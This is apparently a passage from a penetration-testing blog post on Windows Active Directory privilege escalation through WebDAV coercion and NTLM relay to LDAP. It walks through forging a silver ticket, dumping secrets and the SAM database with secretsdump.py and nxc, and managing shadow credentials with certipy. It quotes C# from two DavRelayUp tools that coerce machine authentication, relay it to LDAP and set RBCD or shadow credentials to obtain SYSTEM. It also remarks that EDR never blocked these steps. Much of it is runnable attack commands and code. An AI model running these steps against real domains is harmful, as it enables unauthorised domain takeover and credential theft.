<p><img src="/assets/img/webdav/ticketer.png" alt="Forging a Kerberos service ticket (silver ticket) for an administrator to CIFS on the target machine using `ticketer.py`" /></p>

<p><code class="language-plaintext highlighter-rouge">ticketer.py</code> forges a Kerberos service ticket for the SPN <code class="language-plaintext highlighter-rouge">cifs/$target.$domain</code>. The forged ticket is built so that the client principal is <code class="language-plaintext highlighter-rouge">Administrator</code>, the service principal is the CIFS service on the target machine and the ticket is encrypted with the NT hash of the machine account that we recovered earlier. Because the target machine trusts tickets encrypted with its own key, it will accept this forged ticket as valid even though it was not issued by the KDC.</p>

<p> </p>

<p>Finally, dump secrets with our DA ticket:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">export </span><span class="nv">KRB5CCNAME</span><span class="o">=</span>Administrator.ccache
secretsdump.py <span class="nt">-k</span> <span class="nt">-no-pass</span> <span class="nv">$target</span>.<span class="nv">$domain</span>
</code></pre></div></div>
<p><img src="/assets/img/webdav/secretsdump-shadow.png" alt="Using the forged Administrator service ticket to authenticate over CIFS and dump secrets from the target" /></p>

<p> </p>


<p>To remove the attribute from LDAP, you can use certipy:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c"># Checker</span>
certipy shadow list <span class="nt">-account</span> target<span class="nv">$ </span><span class="nt">-dc-ip</span> <span class="nv">$dc_ip</span> <span class="nt">-u</span> <span class="nv">$admin</span>@<span class="nv">$domain</span> <span class="nt">-p</span> <span class="nv">$adminpw</span>

<span class="c"># Remove attribute</span>
certipy shadow clear <span class="nt">-account</span> target<span class="nv">$ </span><span class="nt">-dc-ip</span> <span class="nv">$dc_ip</span> <span class="nt">-u</span> <span class="nv">$admin</span>@<span class="nv">$domain</span> <span class="nt">-p</span> <span class="nv">$adminpw</span>
</code></pre></div></div>
<p><img src="/assets/img/webdav/clear-shadow.png" alt="Use certipy to remove key credentials from targeted machine account" /></p>

<p> </p>

<p>And while doing this entire process during engagements with EDR in place, neither RBCD nor shadow credentials were ever blocked.

<img src="/assets/img/webdav/edr.png" alt="" /></p>

<p> </p>

<hr />
<h2 id="davrelayup-sharpefstrigger">DavRelayUp (SharpEfsTrigger)</h2>
<p><a href="https://github.com/Dec0ne/DavRelayUp">Link</a></p>

<p>Prerequisites:</p>
<ul>
  <li>LDAP signing not enforced or LDAP channel binding not required/enforced (legacy default)</li>
  <li>Local CLI/ code execution on a domain-joined machine</li>
  <li>WebClient/ WebDAV redirector feature installed and startable (preinstalled on win 10 and 11)</li>
  <li>NTLM is enabled within the domain (default)</li>
  <li>Possibility to create machine accounts/ credentials to existing machine account (default quota is 10 for domain users)</li>
  <li>At least one domain user who can be delegated, is a (local) admin on the target machine, is not marked as <code class="language-plaintext highlighter-rouge">This account is sensitive and cannot be delegated</code> and is not a member of the Protected Users group</li>
</ul>

<p> </p>

<p>This is yet another universal no-fix vulnerability to privesc in an AD domain where LDAP signing or channel binding are not enforced. Most of the code used is from the <a href="https://github.com/Dec0ne/KrbRelayUp">KrbRelayUp</a> project but this project uses WebDAV instead of Kerberos.</p>

<p>It’s basically the same idea as the previous two paths, just fully local and combined in one package.</p>

<p>It:</p>
<ul>
  <li>Creates (or reuses) a machine account</li>
  <li>Starts the WebClient service (or makes sure it’s running)</li>
  <li>Starts an embedded WebDAV listener (GoRelayServer)</li>
  <li>Triggers a local auth using an EFSRPC call (SharpEfsTrigger style)</li>
</ul>

<p>That EFSRPC call includes a UNC path that points back to the local WebDAV listener. WebClient sees the UNC, goes “ah yes WebDAV”, converts it to HTTP and the machine account does NTLM over HTTP to the listener. The listerner relays this request to LDAP(S), sets RBCD, does S4U and pops a SYSTEM shell.</p>

<p> </p>

<p>The following snippets are responsible for this:</p>

<p><em>Starts the relay server, hooks ssPI, then fires the local machine auth trigger, <a href="https://github.com/Dec0ne/DavRelayUp/blob/master/DavRelayUp/Program.cs#L299">link</a></em></p>
<div class="language-cs highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c1">// Start relay server as a background task</span>
<span class="n">Task</span> <span class="n">RelayServerTask</span> <span class="p">=</span> <span class="n">Task</span><span class="p">.</span><span class="nf">Run</span><span class="p">(()</span> <span class="p">=&gt;</span>  <span class="nf">RunRelayServer</span><span class="p">(</span><span class="n">Options</span><span class="p">.</span><span class="n">webdavServerPort</span><span class="p">,</span> <span class="n">ldapString</span><span class="p">,</span> <span class="n">Options</span><span class="p">.</span><span class="n">targetComputerDN</span><span class="p">,</span> <span class="n">b64_sd</span><span class="p">));</span>
<span class="n">System</span><span class="p">.</span><span class="n">Threading</span><span class="p">.</span><span class="n">Thread</span><span class="p">.</span><span class="nf">Sleep</span><span class="p">(</span><span class="m">1500</span><span class="p">);</span>

<span class="c1">// Hook AcquireCredentialsHandle and InitializeSecurityContext before triggering system auth using RPC</span>
<span class="n">KrbSCM</span><span class="p">.</span><span class="nf">HookSecurityContext</span><span class="p">();</span>

<span class="c1">// Trigger authentication from local machine account</span>
<span class="n">EfsTrigger</span><span class="p">.</span><span class="nf">Trigger</span><span class="p">(</span><span class="s">"127.0.0.1"</span><span class="p">,</span> <span class="n">Environment</span><span class="p">.</span><span class="n">MachineName</span><span class="p">,</span> <span class="n">Options</span><span class="p">.</span><span class="n">webdavServerPort</span><span class="p">,</span> <span class="n">EfsTrigger</span><span class="p">.</span><span class="n">ApiCall</span><span class="p">.</span><span class="n">EfsRpcDecryptFileSrv</span><span class="p">);</span>
<span class="n">Options</span><span class="p">.</span><span class="n">triggerDone</span> <span class="p">=</span> <span class="k">true</span><span class="p">;</span>
<span class="n">RelayServerTask</span><span class="p">.</span><span class="nf">Wait</span><span class="p">();</span>
</code></pre></div></div>

<p> </p>

<p><em>Builds the unc path to the WebDAV listener and calls efsrpc to coerce auth, <a href="https://github.com/Dec0ne/DavRelayUp/blob/master/DavRelayUp/AuthTrigger/EfsTrigger.cs#L41">link</a></em></p>
<div class="language-cs highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">case</span> <span class="n">ApiCall</span><span class="p">.</span><span class="n">EfsRpcDecryptFileSrv</span><span class="p">:</span>
    <span class="n">result</span> <span class="p">=</span> <span class="n">Efs</span><span class="p">.</span><span class="nf">EfsRpcDecryptFileSrv</span><span class="p">(</span><span class="n">target</span><span class="p">,</span> <span class="s">$"\\\\</span><span class="p">{</span><span class="n">listener</span><span class="p">}</span><span class="s">@</span><span class="p">{</span><span class="n">port</span><span class="p">}</span><span class="s">/asdf\\test\\Settings.ini"</span><span class="p">,</span> <span class="m">0</span><span class="p">);</span>
    <span class="k">break</span><span class="p">;</span>
</code></pre></div></div>

<p> </p>

<p><em>Sets up the efsrpc client and binds over <code class="language-plaintext highlighter-rouge">\\pipe\\lsarpc</code> using the efsrpc interface guid, <a href="https://github.com/Dec0ne/DavRelayUp/blob/master/DavRelayUp/AuthTrigger/Efs.cs#L19">link</a></em></p>
<div class="language-cs highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">public</span> <span class="nf">Efs</span><span class="p">()</span>
<span class="p">{</span>
    <span class="n">interfaceId</span> <span class="p">=</span> <span class="k">new</span> <span class="nf">Guid</span><span class="p">(</span><span class="s">"c681d488-d850-11d0-8c52-00c04fd90f7e"</span><span class="p">);</span>
    <span class="k">if</span> <span class="p">(</span><span class="n">IntPtr</span><span class="p">.</span><span class="n">Size</span> <span class="p">==</span> <span class="m">8</span><span class="p">)</span>
    <span class="p">{</span>
        <span class="nf">InitializeStub</span><span class="p">(</span><span class="n">interfaceId</span><span class="p">,</span> <span class="n">MIDL_ProcFormatStringx64</span><span class="p">,</span> <span class="n">MIDL_TypeFormatStringx64</span><span class="p">,</span> <span class="s">"\\pipe\\lsarpc"</span><span class="p">,</span> <span class="m">1</span><span class="p">,</span> <span class="m">0</span><span class="p">);</span>
    <span class="p">}</span>
    <span class="k">else</span>
    <span class="p">{</span>
        <span class="nf">InitializeStub</span><span class="p">(</span><span class="n">interfaceId</span><span class="p">,</span> <span class="n">MIDL_ProcFormatStringx86</span><span class="p">,</span> <span class="n">MIDL_TypeFormatStringx86</span><span class="p">,</span> <span class="s">"\\pipe\\lsarpc"</span><span class="p">,</span> <span class="m">1</span><span class="p">,</span> <span class="m">0</span><span class="p">);</span>
    <span class="p">}</span>
<span class="p">}</span>
</code></pre></div></div>

<p> </p>


<p>And when running the executable we get the following output:</p>
<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="o">.</span><span class="n">\DavRelayUp.exe</span><span class="w"> </span><span class="nt">-cn</span><span class="w"> </span><span class="s1">'attackerPC$'</span><span class="w"> </span><span class="nt">-cp</span><span class="w"> </span><span class="nv">$mpass</span><span class="w">
</span></code></pre></div></div>
<p><img src="/assets/img/webdav/davrelayup1.png" alt="Completing the full chain with S4U2self being performed and a command prompt with SYSTEM privileges is started" /></p>

<p> </p>

<p>Since <code class="language-plaintext highlighter-rouge">msDS-AllowedToActOnBehalfOfOtherIdentity</code> is set with our attacker controlled machine account, we can now impersonate any user and authenticate as them on the target.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nxc smb <span class="nv">$target</span> <span class="nt">-u</span> attackerPC<span class="nv">$ </span><span class="nt">-p</span> <span class="nv">$mpass</span> <span class="nt">--delegate</span> Administrator
</code></pre></div></div>
<p><img src="/assets/img/webdav/davrelayup-rbcd.png" alt="Using S4U to impersonate a DA after running DavRelayUp.exe" /></p>

<p>And perform privileged actions like dumping the SAM database:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nxc smb <span class="nv">$target</span> <span class="nt">-u</span> attackerPC<span class="nv">$ </span><span class="nt">-p</span> <span class="nv">$mpass</span> <span class="nt">--delegate</span> Administrator <span class="nt">--sam</span>
</code></pre></div></div>
<p><img src="/assets/img/webdav/davrelayup-rbcd-sam.png" alt="Using S4U to impersonate a DA and dump the SAM" /></p>

<p> </p>

<hr />
<h2 id="davrelayup-lockscreen">DavRelayUp (LockScreen)</h2>
<p><a href="https://github.com/BronzeBee/DavRelayUp">Link</a></p>

<p>Prerequisites:</p>
<ul>
  <li>LDAP signing not enforced or LDAP channel binding not required/enforced (legacy default)</li>
  <li>Local CLI/ code execution on a domain-joined machine</li>
  <li>WebClient/ WebDAV redirector feature installed and startable (preinstalled on win 10 and 11)</li>
  <li>NTLM is enabled within the domain (default)</li>
  <li>Possibility to create machine accounts/ credentials to existing machine account, this is only required for RBCD (default quota is 10 for domain users)</li>
  <li>At least one domain user who can be delegated, is a (local) admin on the target machine, is not marked as <code class="language-plaintext highlighter-rouge">This account is sensitive and cannot be delegated</code> and is not a member of the Protected Users group (only required for RBCD)</li>
  <li>There is an ADCS enrollment path (PKINIT) present in the AD (only required for shadow creds)</li>
</ul>

<p> </p>

<p>Just like the previous DavRelayUp (kinda confusing when both are using the same name), this project also uses most of the code from the <a href="https://github.com/Dec0ne/KrbRelayUp">KrbRelayUp</a> project. The relay part is replaced with the <code class="language-plaintext highlighter-rouge">LockScreen.SetImageFileAsync()</code> trigger, while the other DavRelayUp was using SharpEfsTrigger.</p>

<p>The research about the <code class="language-plaintext highlighter-rouge">LockScreen.SetImageFileAsync()</code> trigger was first discovered by Elad Shamir in his blogpost <a href="https://shenaniganslabs.io/2019/08/08/Lock-Screen-LPE.html">Gone to the Dogs</a>, where he describes a coercion method where the lock screen image is set to a remote path.</p>

<p> </p>


<p>Again, the project creates (or reuses) a machine account, starts the embedded WebDAV relay server (this time a listener that defaults to <code class="language-plaintext highlighter-rouge">http://*:5357/</code>) and then triggers local authentication by setting the lock screen image to a WebDAV UNC that points back to the local listener.</p>

<p>The coercion happens when the lock screen API resolves a UNC like <code class="language-plaintext highlighter-rouge">\\HOST@5357\...</code> through WebDAV. That causes the machine account to authenticate over HTTP with NTLM to the local relay server.</p>

<p>The relay supports two LDAP actions: RBCD (default) and Shadow Credentials (<code class="language-plaintext highlighter-rouge">-m rbcd</code> / <code class="language-plaintext highlighter-rouge">-m shadowcred</code>).</p>

<p> </p>

<p>The following snippets are responsible for this:</p>

<p><em>Starts the WebDAV listener and then fires the lock screen coercion trigger, <a href="https://github.com/BronzeBee/DavRelayUp/blob/main/DavRelayUp/Program.cs#L300">link</a></em></p>
<div class="language-cs highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">public</span> <span class="k">async</span> <span class="k">static</span> <span class="n">Task</span> <span class="nf">RelayTask</span><span class="p">()</span>
<span class="p">{</span>
	<span class="kt">var</span> <span class="n">imgBytes</span> <span class="p">=</span> <span class="k">await</span> <span class="nf">GetDefaultLockScreenImage</span><span class="p">();</span>
	<span class="kt">var</span> <span class="n">server</span> <span class="p">=</span> <span class="k">new</span> <span class="n">Relay</span><span class="p">.</span><span class="nf">HttpServer</span><span class="p">(</span><span class="n">Options</span><span class="p">.</span><span class="n">httpPrefix</span><span class="p">,</span> <span class="n">imgBytes</span><span class="p">);</span>
	<span class="k">try</span>
	<span class="p">{</span>
		<span class="n">server</span><span class="p">.</span><span class="nf">Start</span><span class="p">();</span>
	<span class="p">}</span>
	<span class="k">catch</span> <span class="p">(</span><span class="n">Exception</span> <span class="n">e</span><span class="p">)</span>
	<span class="p">{</span>
		<span class="n">Console</span><span class="p">.</span><span class="nf">WriteLine</span><span class="p">(</span><span class="s">$"[-] Unable to start WebDAV server: </span><span class="p">{</span><span class="n">e</span><span class="p">.</span><span class="n">Message</span><span class="p">}</span><span class="s">"</span><span class="p">);</span>
		<span class="n">Console</span><span class="p">.</span><span class="nf">WriteLine</span><span class="p">(</span><span class="s">"[-] Make sure the listener prefix is available to the current user (netsh http show urlacl)"</span><span class="p">);</span>
		<span class="n">Environment</span><span class="p">.</span><span class="nf">Exit</span><span class="p">(</span><span class="m">0</span><span class="p">);</span>
	<span class="p">}</span>

	<span class="n">Console</span><span class="p">.</span><span class="nf">WriteLine</span><span class="p">(</span><span class="s">$"[+] Started WebDAV server at </span><span class="p">{</span><span class="n">Options</span><span class="p">.</span><span class="n">httpPrefix</span><span class="p">}</span><span class="s">"</span><span class="p">);</span>
	<span class="kt">var</span> <span class="n">serverTask</span> <span class="p">=</span> <span class="n">Task</span><span class="p">.</span><span class="nf">Run</span><span class="p">(()</span> <span class="p">=&gt;</span> <span class="n">server</span><span class="p">.</span><span class="nf">HandleConnections</span><span class="p">());</span>
	<span class="k">await</span> <span class="n">Task</span><span class="p">.</span><span class="nf">Delay</span><span class="p">(</span><span class="m">500</span><span class="p">);</span>

	<span class="k">await</span> <span class="nf">UpdateLockScreen</span><span class="p">();</span>
	<span class="k">await</span> <span class="n">Task</span><span class="p">.</span><span class="nf">WhenAny</span><span class="p">(</span><span class="n">Task</span><span class="p">.</span><span class="nf">Run</span><span class="p">(()</span> <span class="p">=&gt;</span> <span class="n">Task</span><span class="p">.</span><span class="nf">Delay</span><span class="p">(</span><span class="m">10000</span><span class="p">)),</span> <span class="n">Task</span><span class="p">.</span><span class="nf">Run</span><span class="p">(()</span> <span class="p">=&gt;</span> <span class="n">serverTask</span><span class="p">));</span>
	<span class="n">server</span><span class="p">.</span><span class="nf">Stop</span><span class="p">();</span>
	<span class="c1">//...</span>
<span class="p">}</span>
</code></pre></div></div>

<p> </p>

<p><em>Builds a WebDAV UNC back to the local listener and sets it as the lock screen image, coercing machine NTLM auth, <a href="https://github.com/BronzeBee/DavRelayUp/blob/main/DavRelayUp/Program.cs#L343">link</a></em></p>
<div class="language-cs highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">static</span> <span class="k">async</span> <span class="n">Task</span> <span class="nf">UpdateLockScreen</span><span class="p">()</span>
<span class="p">{</span>
	<span class="n">Options</span><span class="p">.</span><span class="n">oldImageStream</span> <span class="p">=</span> <span class="n">Windows</span><span class="p">.</span><span class="n">System</span><span class="p">.</span><span class="n">UserProfile</span><span class="p">.</span><span class="n">LockScreen</span><span class="p">.</span><span class="nf">GetImageStream</span><span class="p">();</span>
	<span class="n">StorageFile</span> <span class="n">newImage</span><span class="p">;</span>
	<span class="n">Uri</span> <span class="n">uri</span> <span class="p">=</span> <span class="k">new</span> <span class="nf">Uri</span><span class="p">(</span><span class="n">Options</span><span class="p">.</span><span class="n">httpPrefix</span><span class="p">.</span><span class="nf">Replace</span><span class="p">(</span><span class="s">"://+"</span><span class="p">,</span> <span class="s">"://localhost"</span><span class="p">).</span><span class="nf">Replace</span><span class="p">(</span><span class="s">"://*"</span><span class="p">,</span> <span class="s">"://localhost"</span><span class="p">));</span>
	<span class="kt">var</span> <span class="n">path</span> <span class="p">=</span> <span class="n">uri</span><span class="p">.</span><span class="n">AbsolutePath</span><span class="p">.</span><span class="nf">Replace</span><span class="p">(</span><span class="s">"/"</span><span class="p">,</span> <span class="s">"\\"</span><span class="p">);</span>
	<span class="k">if</span> <span class="p">(!</span><span class="n">path</span><span class="p">.</span><span class="nf">EndsWith</span><span class="p">(</span><span class="s">"\\"</span><span class="p">))</span>
		<span class="n">path</span> <span class="p">+=</span> <span class="s">"\\"</span><span class="p">;</span>
	<span class="kt">string</span> <span class="n">fullPath</span> <span class="p">=</span> <span class="s">$"\\\\</span><span class="p">{</span><span class="n">Environment</span><span class="p">.</span><span class="n">MachineName</span><span class="p">.</span><span class="nf">ToUpper</span><span class="p">()}</span><span class="s">@</span><span class="p">{</span><span class="n">uri</span><span class="p">.</span><span class="n">Port</span><span class="p">}{</span><span class="n">path</span><span class="p">}{</span><span class="n">Path</span><span class="p">.</span><span class="nf">GetRandomFileName</span><span class="p">().</span><span class="nf">Replace</span><span class="p">(</span><span class="s">"."</span><span class="p">,</span> <span class="s">""</span><span class="p">)}</span><span class="s">\\screen.jpg"</span><span class="p">;</span>


	<span class="k">try</span>
	<span class="p">{</span>
		<span class="n">newImage</span> <span class="p">=</span> <span class="k">await</span> <span class="n">StorageFile</span><span class="p">.</span><span class="nf">GetFileFromPathAsync</span><span class="p">(</span><span class="n">fullPath</span><span class="p">);</span>
	<span class="p">}</span>
	<span class="k">catch</span> <span class="p">(</span><span class="n">Exception</span> <span class="n">e</span><span class="p">)</span>
	<span class="p">{</span>
		<span class="n">Console</span><span class="p">.</span><span class="nf">WriteLine</span><span class="p">(</span><span class="s">$"[-] Unable to fetch lock screen image from WebDAV: </span><span class="p">{</span><span class="n">e</span><span class="p">.</span><span class="n">Message</span><span class="p">}</span><span class="s">"</span><span class="p">);</span>

		<span class="k">if</span> <span class="p">(</span><span class="n">Options</span><span class="p">.</span><span class="n">verbose</span><span class="p">)</span>
		<span class="p">{</span>
			<span class="n">Console</span><span class="p">.</span><span class="nf">WriteLine</span><span class="p">(</span><span class="n">e</span><span class="p">.</span><span class="nf">ToString</span><span class="p">());</span>
			<span class="n">Console</span><span class="p">.</span><span class="nf">WriteLine</span><span class="p">(</span><span class="s">""</span><span class="p">);</span>
		<span class="p">}</span>
		<span class="k">if</span> <span class="p">(</span><span class="n">Relay</span><span class="p">.</span><span class="n">Natives</span><span class="p">.</span><span class="nf">IsOS</span><span class="p">(</span><span class="n">Relay</span><span class="p">.</span><span class="n">Natives</span><span class="p">.</span><span class="n">OS_ANYSERVER</span><span class="p">))</span>
		<span class="p">{</span>
			<span class="n">Console</span><span class="p">.</span><span class="nf">WriteLine</span><span class="p">(</span><span class="s">"[-] If you are running this on a server, make sure WebDAV-Redirector feature is enabled"</span><span class="p">);</span>
			<span class="n">Console</span><span class="p">.</span><span class="nf">WriteLine</span><span class="p">(</span><span class="s">"[-] 'Get-WindowsFeature WebDAV-Redirector | Format-Table –Autosize'"</span><span class="p">);</span>
		<span class="p">}</span> <span class="k">else</span>
		<span class="p">{</span>
			<span class="n">Console</span><span class="p">.</span><span class="nf">WriteLine</span><span class="p">(</span><span class="s">"[-] Try again after 60 seconds"</span><span class="p">);</span>
		<span class="p">}</span>
		<span class="n">Environment</span><span class="p">.</span><span class="nf">Exit</span><span class="p">(</span><span class="m">0</span><span class="p">);</span>
		<span class="k">return</span><span class="p">;</span>
	<span class="p">}</span>

	<span class="n">Console</span><span class="p">.</span><span class="nf">WriteLine</span><span class="p">(</span><span class="s">"[+] Setting lock screen image"</span><span class="p">);</span>
	<span class="k">await</span> <span class="n">Windows</span><span class="p">.</span><span class="n">System</span><span class="p">.</span><span class="n">UserProfile</span><span class="p">.</span><span class="n">LockScreen</span><span class="p">.</span><span class="nf">SetImageFileAsync</span><span class="p">(</span><span class="n">newImage</span><span class="p">);</span>
<span class="p">}</span>
</code></pre></div></div>

<p> </p>

<p><em>Handles the NTLM challenge/response, relays to LDAP(S), then runs the selected LDAP action (RBCD or ShadowCred), <a href="https://github.com/BronzeBee/DavRelayUp/blob/main/DavRelayUp/Relay/HttpServer.cs#L161">link</a></em></p>
<div class="language-cs highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">if</span> <span class="p">(</span><span class="n">req</span><span class="p">.</span><span class="n">Headers</span><span class="p">[</span><span class="s">"Authorization"</span><span class="p">]</span> <span class="p">==</span> <span class="k">null</span> <span class="p">||</span> <span class="p">!</span><span class="n">req</span><span class="p">.</span><span class="n">Headers</span><span class="p">[</span><span class="s">"Authorization"</span><span class="p">].</span><span class="nf">StartsWith</span><span class="p">(</span><span class="s">"NTLM "</span><span class="p">))</span>
<span class="p">{</span>
    <span class="n">resp</span><span class="p">.</span><span class="n">StatusCode</span> <span class="p">=</span> <span class="m">401</span><span class="p">;</span>
    <span class="n">resp</span><span class="p">.</span><span class="n">StatusDescription</span> <span class="p">=</span> <span class="s">"Unauthorized"</span><span class="p">;</span>
    <span class="n">resp</span><span class="p">.</span><span class="nf">AddHeader</span><span class="p">(</span><span class="s">"WWW-Authenticate"</span><span class="p">,</span> <span class="s">"NTLM"</span><span class="p">);</span>
    <span class="n">resp</span><span class="p">.</span><span class="n">KeepAlive</span> <span class="p">=</span> <span class="k">true</span><span class="p">;</span>
    <span class="n">resp</span><span class="p">.</span><span class="nf">Close</span><span class="p">();</span>
    <span class="k">continue</span><span class="p">;</span>
<span class="p">}</span>

<span class="c1">// ...</span>

<span class="kt">var</span> <span class="n">challenge</span> <span class="p">=</span> <span class="n">ldap</span><span class="p">.</span><span class="nf">Bind</span><span class="p">(</span><span class="n">authData</span><span class="p">,</span> <span class="k">out</span> <span class="kt">int</span> <span class="n">status</span><span class="p">);</span>
<span class="n">resp</span><span class="p">.</span><span class="nf">AddHeader</span><span class="p">(</span><span class="s">"WWW-Authenticate"</span><span class="p">,</span> <span class="s">"NTLM "</span> <span class="p">+</span> <span class="n">Convert</span><span class="p">.</span><span class="nf">ToBase64String</span><span class="p">(</span><span class="n">challenge</span><span class="p">));</span>

<span class="c1">// ...</span>

<span class="n">LdapStatus</span> <span class="n">result</span> <span class="p">=</span> <span class="n">LdapStatus</span><span class="p">.</span><span class="n">LDAP_SUCCESS</span><span class="p">;</span>
<span class="k">if</span> <span class="p">(</span><span class="n">Options</span><span class="p">.</span><span class="n">relayAttackType</span> <span class="p">==</span> <span class="n">Options</span><span class="p">.</span><span class="n">RelayAttackType</span><span class="p">.</span><span class="n">RBCD</span><span class="p">)</span>
<span class="p">{</span>
    <span class="k">if</span> <span class="p">(!</span><span class="kt">string</span><span class="p">.</span><span class="nf">IsNullOrEmpty</span><span class="p">(</span><span class="n">Options</span><span class="p">.</span><span class="n">rbcdComputerSid</span><span class="p">))</span>
        <span class="n">result</span> <span class="p">=</span> <span class="n">Attacks</span><span class="p">.</span><span class="n">Ldap</span><span class="p">.</span><span class="n">RBCD</span><span class="p">.</span><span class="nf">Attack</span><span class="p">(</span><span class="n">conn</span><span class="p">.</span><span class="n">ldap</span><span class="p">.</span><span class="n">ld</span><span class="p">);</span>
<span class="p">}</span>
<span class="k">else</span> <span class="k">if</span> <span class="p">(</span><span class="n">Options</span><span class="p">.</span><span class="n">relayAttackType</span> <span class="p">==</span> <span class="n">Options</span><span class="p">.</span><span class="n">RelayAttackType</span><span class="p">.</span><span class="n">ShadowCred</span><span class="p">)</span>
<span class="p">{</span>
    <span class="n">result</span> <span class="p">=</span> <span class="n">Attacks</span><span class="p">.</span><span class="n">Ldap</span><span class="p">.</span><span class="n">ShadowCred</span><span class="p">.</span><span class="nf">Attack</span><span class="p">(</span><span class="n">conn</span><span class="p">.</span><span class="n">ldap</span><span class="p">.</span><span class="n">ld</span><span class="p">);</span>
<span class="p">}</span>
</code></pre></div></div>

<p> </p>

<p><em>Writes the RBCD security descriptor into <code class="language-plaintext highlighter-rouge">msDS-AllowedToActOnBehalfOfOtherIdentity</code> on the target computer object, <a href="https://github.com/BronzeBee/DavRelayUp/blob/main/DavRelayUp/Relay/Attacks/RBCD.cs#L19">link</a></em></p>
